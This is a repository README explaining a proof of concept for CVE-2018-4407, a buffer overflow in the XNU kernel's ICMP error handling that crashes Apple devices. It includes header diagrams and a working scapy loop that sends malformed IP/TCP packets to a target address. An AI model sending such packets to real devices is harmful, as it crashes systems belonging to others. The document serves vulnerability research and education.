 lucagiovagnoli/cve-2018-4407
A buffer overflow vulnerability in the XNU kernel's ICMP error code causes IOS devices to crash (laptops and mobiles).

CVE-2018-4407 is a buffer overflow vulnerability in the XNU kernel's ICMP error code. It causes IOS devices to crash (both laptops and mobiles) upon receival of one (yes 1!) single bad packet.
The bug was originally disclosured by Kevin Backhouse on his lgtm blogpost on October 30th 2018.
The code in this repo is a proof of concept of the CVE-2018-4407 exploit implemented in python, using scapy and nmap.

Some steps of my debugging process. A look in the XNU kernel code leads to the numbers for iphlen and tcphlen
that may trigger the buffer overflow.
As Backhouse said we must have icmplen > 84 and it appears we should get into the code branch
if(oip->ip_p == IPPROTO_TCP) to achieve that. A TCP packet would trigger this vulnerability.

An IPv4 header goes from a minimum of 20 bytes up to 36 bytes (depending on options).
IHL: is the IP header length, including options. It also indicates where the payload starts.Total Length: would be the total length of the IP packet (including IP header and TCP payload). 0 1 2 3
0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
0 |Version| IHL |Type of Service| Total Length |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
4 | Identification |Flags| Fragment Offset |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
8 | Time to Live | Protocol | Header Checksum |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
12 | Source Address |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
16 | Destination Address |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
20 | Options (up to 16B) | Padding |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
A TCP header goes from a minimum of 20 bytes to 60 bytes (options can be up to 40 bytes).
Data offset: indicates where the data starts and can be also seen as the header length. 0 1 2 3
0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
0 | Source Port | Destination Port |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
4 | Sequence Number |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
8 | Acknowledgment Number |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Data | |U|A|P|R|S|F| |
12 | Offset| Reserved |R|C|S|S|Y|I| Window |
| | |G|K|H|T|N|N| |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
16 | Checksum | Urgent Pointer |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
20 | Options (up to 40B) | Padding |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
It is not necessary to go so deep into the XNU code. A simple scapy script, that manually tries various header lengths, can be used too:
MIN_IPHLEN = 20
MIN_TCPHLEN = 20
DST_IP = #<IP_ADDRESS>

for ip_opt_len in range(0, 60):
    for tcp_opt_len in range (0, 60):
        iphlen = ip_opt_len + MIN_IPHLEN
        tcphlen = tcp_opt_len + MIN_TCPHLEN
        total_ip_len = tcphlen + iphlen

        send(IP(
            ihl=iphlen/4,
            len=total_ip_len,
            dst=DST_IP,
            options=IPOption("a" * ip_opt_len)
        )/TCP(
            dataofs=15,
            options = [("NOP", None)] * tcp_opt_len
        ))






